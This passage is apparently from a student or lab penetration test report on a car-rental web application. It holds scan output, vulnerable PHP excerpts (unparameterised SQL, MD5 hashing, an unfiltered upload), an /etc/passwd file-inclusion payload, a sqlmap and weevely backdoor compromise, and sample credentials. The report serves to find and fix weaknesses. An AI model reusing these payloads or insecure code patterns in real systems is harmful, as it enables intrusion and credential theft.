PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.4c
80/tcp   open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
3306/tcp open  mysql    MariaDB (unauthorized)
MAC Address: 00:15:5D:00:04:0C (Microsoft)
Service Info: OS: Unix
```

Figure 56: Nmap open ports and versions


A set of possible vulnerabilities and exploits was found for ProFTPD version 1.3.4c (_______), however, these vulnerabilities were not exploited as the security test of the target web application hosting server was out of the scope of this report.

2.11.2 Test for Default Content

Default content on the target web application was found using Nikto software with the following command:

Nikto -host 192.168.1.20

The scan revealed some of the default files which could potentially reveal server technologies and plugins as well as their versions (Figure 57):



```
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... ha
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
```

Figure 57: Nikto scan for default content

2.12 Other Vulnerabilities

2.12.1 Miscellaneous Checks


Weak SSL was checked using the sslyze software in Kali Linux with the following command:

sslyze --regular 192.168.1.20

The software provided extensive list of possible vulnerabilities and list of cyphers present in the web application which can be found in Appendix B: sslyze output.

2.12.2 Follow Up Any Information Leakage

The target web application revealed multiple points of information leakage such as error disclosure, versions of the software installed, and config file names located on the server (Figure 58, Figure 59, Figure 60):



Object not found!


The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the webmaster.

Error 404

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

Figure 58: error disclosure


192.168.1.20/phpmyadmin

Access forbidden!

New XAMPP security concept:

Access to the requested object is only available from the local network.


This setting can be configured in the file "httpd-xampp.conf".

If you think this is a server error, please contact the webmaster.

Error 403

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3


Figure 59: Software version, error code, and config file disclosed


PHP Version 5.6.34

System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09

Figure 60: PHP software and server OS disclosed


There was also a page that revealed the access codes to the doors in the “company rooms”, this is possibly a reference to the physical company’s office door access codes (Figure 61):


192.168.1.20/WXRQOYCQPZZC/doornumbers.txt

```
Keypad entry numbers for company rooms:
Room 1526 – 2468
Room 2526 – 1357
Room 3615 – 5678
```

Figure 61: Company door access codes disclosed

Finally, if the SQL query is written with an error entered during the SQL injection in the “email” field in the log-in form, the error message is then displayed at the bottom of the web page (Figure 62):



Copyright © 2017 Astley car rental. All Rights Reserved

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "")' at line 1
```


Figure 62: SQL error message disclosed at the bottom of the page

3 Discussion

3.1 Source Code Analysis

Once the remote web application penetration test was conducted, the client company provided source code for code analysis. Methodology was inspired by OWASP Static Code Analysis Control.


The first issue which was located in the source code is disclosure of the SQLite database credentials being present in several places such as login.php, this is one of the rare occasions where the password is semi-secure, the only addition to this would be to add more unpredictability of wording and special characters (Figure 63):



```
$con=mysql_connect("localhost","root","Thisisverysecret21") or die ("DOWN!");
  if ($con) {
    mysql_select_db("carrental",$con);
```

Figure 63: SQL database credentials


It was then discovered that the passwords are stored using MD5 hash which is unsecure since nowadays it is possible to reverse this hash, the password hashing algorithm should be changed (Figure 64):



```
$mobile=$_POST['mobileno'];
$password=md5($_POST['password']);
$sql="INSERT INTO  tblusers(FullNam
```

Figure 64: MD5 password hashing

The “recipe” for the vulnerable cookie SecretCookie was also found in the source code, file cookie.php, which proves the correctness of the suggested recipe in previous sections (Figure 65):




Jsers > kolne > Downloads > 1900842 > cookie.php

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(base64_encode($str)); setcookie("SecretCookie", $str);
?>
```

Figure 65: SecretCookie recipe

The vulnerable SQL queries were also found within the source code in file login.php, it was discovered that the login form does not use prepared statements to conduct the SQL query execution:




```
//Username valid???
                $query = mysql_query("select * from tblusers where EmailId=('$username') and Password='$password' ") or die(mysql_error());
                $rows = mysql_num_rows($query);
                $row = mysql_fetch_array($query);

                if ($rows > 0) {
                  session_start();
                  $_SESSION['login'] = $row['EmailId'];
        $_SESSION['fname'] = $row['FullName'];
```

Figure 66: No prepared statements located

The configuration file which allows the Directory listing was also located, name of which was found in the section 2.12.2 (Figure 67):




```
Options +Indexes

```

Figure 67: Directory Listing allowance

The file upload entry point was also located, and it evidenced that there was no filetype filtering within the admin folder new car listing creation form (Figure 68):




```
if(isset($_POST['update']))
{
$vimage1=$_FILES["img1"]["name"];
$id=intval($_GET['imgid']);
move_uploaded_file($_FILES["img1"]["tmp_name"],"img/vehicleimages/".$_FILES["img1"]["name"]);
$sql="update tblvehicles set Vimage1=:vimage1 where id=:id";
$query = $dbh->prepare($sql);
$query->bindParam(':vimage1',$vimage1,PDO::PARAM_STR);
$query->bindParam(':id',$id,PDO::PARAM_STR);
$query->execute();

$msg="Image updated successfully";
```

Figure 68: Absence of filetype check in admin

The file filtering rule which was used for profile image upload functionality protection was also found, it turned out to be generic PHP filtering which could potentially be exploited after conducting further research (Figure 69):


Get Started
Release Notes: 1.61.1
page.php
index.php
C: > Users > kolne > Downloads > 1900842 > fileuploadtype.php

```
<?php Global $fileuploadtype; $fileuploadtype="EXT"; ?>
```

Figure 69: Filetype filtering rule

The rest of the information was already found in section 2. For comparing the found directories to the real files contained within the web application please consult Appendix 2.

3.2 Vulnerabilities Discovered and Countermeasures

The following subsection consists of summarized description of found vulnerabilities. This subsection can be used by the Web Development team in order to get the idea of the overall situation on the web application security levels and prioritize the work which must be done to improve the security of the web application. To effectively communicate the vulnerabilities, a specific format was used which includes:

1. General description of the vulnerability.
2. How the web application is exposed.
3. Ways of fixing the issue.

3.2.1 Information Disclosure

3.2.1.1 Robots.txt Vulnerability

During the mapping process /robots.txt file was located. Files with that name are used to prevent search engine crawlers which traverse the website and display them in the search engine results. If there are any directories which the owner of the web application would like to hide from the search engines, the required URLs are then added to robots.txt file. Unfortunately, this file is available to anyone on the internet which means that adding any valuable information in robots.txt would be a major security risk.

In this case robots.txt contained a directory which revealed the **/WXRQOYCQPZZC/doornumbers.txt** which can be viewed on Figure 11 in section 2.1.3. This file contains the “Keypad entry numbers for company rooms” as stated in the file. This information can be considered as critical for company’s operations as it grants the access to physical infrastructure of the organization office(s).

To prevent this vulnerability, it is advised to clear robots.txt of sensitive links to web pages or files which should stay private to users or administrators of the web application. Meanwhile, the doornumbers.txt file should be removed from the website completely. Another solution would be to put the door numbers.txt behind an authorization barrier such as admin login form.

3.2.1.2 Error Disclosure

Detailed error disclosures may reveal potentially useful information to an attacker and provide a vector for an attack. Default error disclosure pages may suggest the software and server versions, if the error is access denied it can suggest that there are accounts with different privileges and etc.

During the penetration test, several points of Error Disclosure were located, see sections 2.1 and 2.12.1, the information disclosed include versions of server software and specific config file names.

To fix the issue, an error template must be created which does not disclose any useful information to the attacker. Such template may include sample text, for example “Oops, looks like this page doesn’t exist!”.

3.2.1.3 Hidden Source Code Vulnerability

Keeping comments in the source code of the website can lead to providing intel to the attacker. The comments written during the development process of the web application could potentially contain information which can suggest an attack vector to a malicious user. The severity of this vulnerability may vary with the information which is written in the source code comments.

After inspecting source code of the target web application, a comment was located within the car-listing.php web page. This comment is publicly, and it can be accessed by any browser using “inspect” functionality, within Google Chrome the inspect view is available by pressing F12. The contents of the comment represent a directory:

****** Note that the path is /home/tc/.local/bin:/usr/local/sbin:/usr/local/bin:/apps/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/java-sun/jre/bin:/etc/sysconfig/tcedir/ondemand***

This comment leaks local file directory which can be used by a malicious user to facilitate further attacks.

To fix the source code related information disclosures, all comments in the release versions of the web application must be removed.

3.2.1.4 Reversible Cookie Vulnerability

If it is possible to decode the cookie it is called reversible cookie vulnerability. It is very common to store sensitive information within the encoded cookie. Such information may include the username and passwords. If the encoding/encryption methods are not advanced it is possible to reverse engineer or brute force the data format or encoding types, and therefore gain access to the stored credentials within the cookie, which makes It a significant vulnerability.

During the penetration test two different session tokens were found on the web application:

- PHPSESSID.
- SecretCookie.

The main method of session management was PHPSESSID. During the security evaluation, the cookie was not reversed which proves that this method of session management is safe since it has no predictable patterns nor hidden meaning. On the other hand, it was possible to reverse cookie SecretCookie and it was detected that the cookie contains user credentials which is a significant security issue. The format found can be seen in section 2.5.3.

There are multiple ways of fixing this issue, the most efficient is to remove cookie SecretCookie completely from the web application. If it is absolutely necessary, the encryption method for the cookie must be changes as soon as possible, latest hashing methods would be a decent choice, however the first solution is more recommended.

3.2.1.5 Cookie Attributes Vulnerability

Cookie attributes are a set of rules which guide the transmission of cookies over HTTP. For example, setting **Secure** attribute will prevent the cookie from being sent over unencrypted method of communication (HTTPS). Another significant cookie attribute is the **HttpOnly** flag, this attribute prohibits the cookie to be accessed through a client-side script. Configuring HttpOnly flag can protect from cookie hijacking using XSS (see section 3.2.3.1). Having one or more unset cookie attribute could potentially lead to user accounts being compromised by a malicious attacker.

During penetration test, it was identified that web developers did not set any cookie attributes. Having all cookie attributes unset is a major configuration flaw and compromises security of the web application, especially considering that the essential attributes; Secure and HttpOnly are not set.

To fix the vulnerability the web development team must configure the cookie attributes. There are multiple guides on how to set the cookie attributes, one of which is done by Mozilla specialists. Please use the following web page as a guide to set cookie attributes:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

3.2.1.6 Directory Listing Vulnerability

This vulnerability occurs when the web server is misconfigured and as the result of the misconfiguration it is possible to view directories which are not designed to be viewed publicly. This vulnerability can be dangerous as it may lead to disclosure of sensitive information such as web application local files, stored images and etc.

It was found that directory listing is enabled, this allows malicious user to have the access to directories and files which are not mean to be publicly available. One of the examples is the directory:

192.168.1.20/admin/img/vehicleimages/

This directory provides access to all vehicle images which are used for listing cars available for rent on the target web application. By having access to this directory, it was also possible to upload a backdoor (see section 3.2.5.1) and access server's shell which is number one priority vulnerability which must be fixed in the first place and within the minimal time period.

To fix this important issue, directory browsing must be disabled on the web server immediately. Each manufacturer of the server has different methods of setting the rules for directory listing, so consult the relevant server manual. The complete list of found directories can be found in Appendix part 1 if the web development team decides to remove unwanted directories and URLs completely.

3.2.1.7 Hidden Guessable Folder Vulnerability

This vulnerability is a part of Directory listing which is mentioned in 3.2.1.6, however the disclosed information is critical and must be moved to private folder as soon as possible. Using OWASP ZAP and the forced browse functionality, a hidden file containing the SQL injection countermeasures. By viewing the file which is located under the URL http://192.168.1.20/exec/sqlcm.bak, the attacker is able to gain enough information for bypassing countermeasures and exploiting the web application with SQL injection (See section 3.2.4.2)

To fix the issue, the folder /exec must be moved into private environment and/or the server must be reconfigured to prohibit directory listing.

3.2.1.8 Insecure HTTP Vulnerability

Lacking HTTP Strict Transport Security (HSTS) which is used for HTTPS connections, implemented on the web application creates a vulnerability for a Man-In-The-Middle attacks. MITM attacks are possible over standard HTTP since the communications are sent using cleartext and are not encrypted using the Transport Layer Security (TLS) or Secure Socket Layer (SSL). Interception of request in Cleartext allows for manipulation of packets which can be used to bypass client-side policies and filtering such as client-side filetype filtering when uploading. The vulnerability also allows interception of request which can be used for Session Token/Cookie hijacking and user credentials stealing. This is a critical vulnerability if the web application has any authentication mechanisms implemented.

The target web application communicates over HTTP instead of HTTPS which allows for request interception and MITM attacks. The passwords are transferred in cleartext which makes this vulnerability even more critical.

To fix the issue the SSL encryption must be implemented on the web application as soon as possible. There are numerous of tutorials available on the internet as well as in purposely design web development manuals and literature. Choose a source which suites the best and reconfigure the server to facilitate encrypted transmission of data. Suggested guide for Apache based servers can be found using the following link:

https://techexpert.tips/apache/enable-https-apache/

3.2.1.9 PHP Information Disclosure Vulnerability

It is very common for web developers to create files named as **phpinfo.php**. This is done for debugging purposes and various PHP application may also create such file by default. By viewing the file, the attacker can enumerate large amounts of information about the server which is hosting the web application. PHPinfo files could potentially publicly disclose the information such as versions of the web server, operating system and installed PHP components, detailed description of the PHP configuration, installed PHP extensions, and server environment variables. It is a medium vulnerability; however, such files potentially play key role in gaining intel for accessing the web server remotely by an attacker.

Automatically generated /phpinfo.php file was discovered which reveals significant amount of information about PHP components and versions installed which may give attacker enough information to exploit and facilitate damage to the web application.

The phpinfo.php file must be removed from the website to fix the information leakage.

3.2.2 Authorization Vulnerabilities

3.2.2.1 User Enumeration Vulnerability

This vulnerability occurs when an attacker is able to gather valid usernames which are registered on the web application through the method of guessing. Knowing valid username can open many possibilities for an attacker. The password of a valid user can be brute forced or the username can be used to reverse engineer a valid cookie/session token. This vulnerability can also be used for social engineering if emails are used as the username.

The log in form on the target web application contains user enumeration vulnerability, if attempted to log into an account with username is already registered using wrong password, the website will give out a message saying, “Invalid details”. However, if attempted to log into an account which does not exit the error message will display “Username not found”. This allows for a malicious user to enumerate valid usernames registered on the website. This allows to narrow down the scope of the attack which makes it a security threat. The admin login form does not suffer from this issue.

To fix the issue the error messages must be unified to remove the possibility of user enumeration. Even though the ease of use for a general user will suffer, this opportunity cost must take place to improve security of the web application.

3.2.2.2 Weak Password Policy

Password policies are a set of rules which the user is allowed to create the password for their account. The most generic rule used consist of two requirements which include password length of 8 characters and higher and the requirement for the password to have both characters and numbers. This is a generic policy which nowadays is still too weak for protecting the user account against guessing and brute force attack, having anything weaker than the standard password creation policy can bring a significant security risk, especially when paired with unlimited login attempts.

It was discovered that the target web application has no policy for password creation, which allows the users to create passwords as weak as one character in length. This provides an opportunity of effective password brute forcing, especially with the combination of unlimited login attempts, see section 3.2.2.3.

To fix this critical issue, password creation policies should be implemented, preferably on the back end since client-side implementation could mean that the users can use request intercepting software such as OWASP ZAP to create account with weaker passwords. The policies should include minimal password length of at least 8, combination of letters and numbers, special characters, and capitalized letters.

3.2.2.3 Unlimited Login Attempts

The target web application allows for unlimited login attempts. This allows numerous attempts of guessing or brute forcing users' passwords without any restrictions. In conjunction with user enumeration and simplified rules for password creation, it is almost guaranteed that an unexperienced attacker would be able to gain full access to at least one valid user account.

It was determined that the target web application allows unrestricted number of login attempts, this includes logging into the main part of the website and the admin portal. This a significant security flaw and should be fixed in a timely manner.

Timeout functionality should be implemented for login forms, for example after 3 unsuccessful login attempts, the account should be locked out and must be reset using registered email address, this will slow down guessing process and boost security of the web application.

3.2.2.4 Weak Administrator Credentials

Accounts which have administrator privileges are extremely valuable both, for the web application maintenance process, and especially for a malicious attacker. Having access to administrative privileges could potentially grant access to sensitive user data such as the registered email addresses and user passwords, along with user personal information. If the attacker gained access to the admin account, it is also possible to facilitate damage in the operation of web application itself. Having weak admin credentials and unprotected user procedure can make it less challenging to obtain admin account.

During the penetration test it was determined that the admin credentials were **admin:plover**. These credentials are considered weak according to modern standards, in conjunction with unlimited login attempts, the admin is an easy target of password dictionary attacks and brute forcing. Weak credentials used for administrative accounts are a major threat to the integrity of the web application.

To fix that issue, the password and the username must be changed to unpredictable and lengthened credentials which include special characters, numbers, lower- and upper-case letters.

3.2.3 Client-Side Attacks

3.2.3.1 Cross-Site Scripting (XSS) Vulnerability

Cross-Site Scripting attacks occur when malicious scripts are injected into the web application from the client side. The malicious code could be executed in the session of a different unsuspecting user. The script can then access cookies or session tokens which can compromise account security of a general user, which is makes it a critical vulnerability. It is very common for a web application to be vulnerable to XXS.

Cross-Site Scripting vulnerabilities were found in multiple places on the web application (See section 2.7.3), however the most significant one was located in the “post testimonial” functionality. This a critical vulnerability since it is a persistent XSS, meaning the injected script will run every time anyone visits the main page of the web page, even without the need for logging in.

In order to prevent XSS vulnerabilities, all user input should be thoroughly filtered. PHP has implemented functionality called **htmlentities** and **htmlspecialchars** which provide encoding for the special characters into HEX. The response heads may also be used to prevent XSS such **as X-Content-Type-Options** to guide web browsers to interpret responses according to the way it was designed.

3.2.3.2 Cross-Site Request Forgery (CSRF) Vulnerability

Cross-Site Request Forgery is an attack which tricks the unsuspecting user which is logged in into executing unwanted actions on the web application that is being attacked. Such attacks can result in state changing request execution such as changing password as well as other credentials and etc. This is specifically dangerous if the victim owns escalated privileges such as web application editing permissions.

CSRF vulnerability was found in the password changing functionality. This allows the attacker to change general user password against their own wish, which will lock the user out of their account and provide access to the account to attacker. This makes it a significant vulnerability.

Implementation of CSRF tokens to all state changing request is one solution to this problem. A simpler method of implementing the CSRF prevention is adding **SameSite** attribute to the cookie.

3.2.4 Command Injection

3.2.4.1 Local File Inclusion

Local File Inclusion vulnerability can lead to the web application revealing or executing code on the web server. Unusually, LFI leads to sensitive information disclosure which is stored on the server which is running the web application such as the stored hashed passwords which are used to sign into the server locally. If conducted by a malicious insider, this vulnerability can grant full access to the server if the attacker is within the physical reach to the server.

LFI vulnerability was found in the extras.php file, it uses URL attributes which can be changed to ?type=/etc/passwd which displays all password for local users on the server. The credentials could potentially be dangerous to the web application n since malicious insider ais able to use the credentials to log in and reconfigure the web application with negative intends.

To fix the issue, file whitelisting must be implemented. Only whitelist files which are essential for running the web application to make the server ignore the files that are not necessary. This will prevent attacker from accessing sensitive local files stored on the web server.

3.2.4.2 SQL Injection Vulnerability

SQL injection is one of the most common web application security vulnerabilities that allow an attacker to access the SQL database queries. This is a critical vulnerability as it allows to view the entire database unless configured correctly. The retrieved data from the database can reveal large amounts of sensitive information such as administrator credentials and user details, which can lead into a database breach and harm users beyond the attacked web application.

A point of entry for SQL Injection was located in the username field within the log in form which is located in /includes/login.php. The vulnerable field allows full access over the database using **sqlmap** tool. This is an extremely dangerous vulnerability since it also allows access to the shared databases which are used for different web applications.

To fix the issue, prepared statements since it was detected that they are not in use within the login.php must be implemented for execution of SQL queries. Since they are present throughout the website, it is a human error and can be fixed rather quickly with a competent web developer.

3.2.5 File Injection

3.2.5.1 File Upload Vulnerability

File upload vulnerabilities occur when there is a point of entry where a malicious user is able to upload a file with minimal filetype filtering which can be bypassed or there are no such filtering rules at all. Lack of file validation may lead to an attacker uploading an infected files such as PHP file which contains a backdoor for accessing web server's remote shell which makes it a critical vulnerability. A malicious file can also cause damage to the web application by itself, without any further interaction.

During the penetration testing several points of entry were found where file upload vulnerability could be possible. The first one was the profile picture upload which had whitelisting in place and during this investigation it was not bypassed. However, after accessing admin portal, creating new car listing allows for image upload, this entry point had no filetype filtering. This allowed to upload evil.php file which was a backdoor and it was generated and accessed using weevely tool.

Countermeasure for this issue can be inspired by the chaneimage.php which uses PHP filetype filtering.

3.3 General Discussion

After completing the investigation on the Astley's Car Rental security, it is evidently clear that the security of the web application is below the acceptable levels. The web application contains a variety of security vulnerabilities which range from low to critical threat levels. Also, Astley's Car Rental website contained a majority of the vulnerabilities which are recorded in OWASP Top 10 vulnerabilities.

Most of the vulnerabilities consisted of information disclosure misconfigurations which gave enough intel to exploit more dangerous vulnerabilities such as SQL injection and Cross-Site Scripting. Considering the findings which were detailed in this report it is safe to assume that the web application needs urgent attention of the web development team to patch the security flaws as ignorance may lead to harm to users linked with data breaches as well as other security risks.

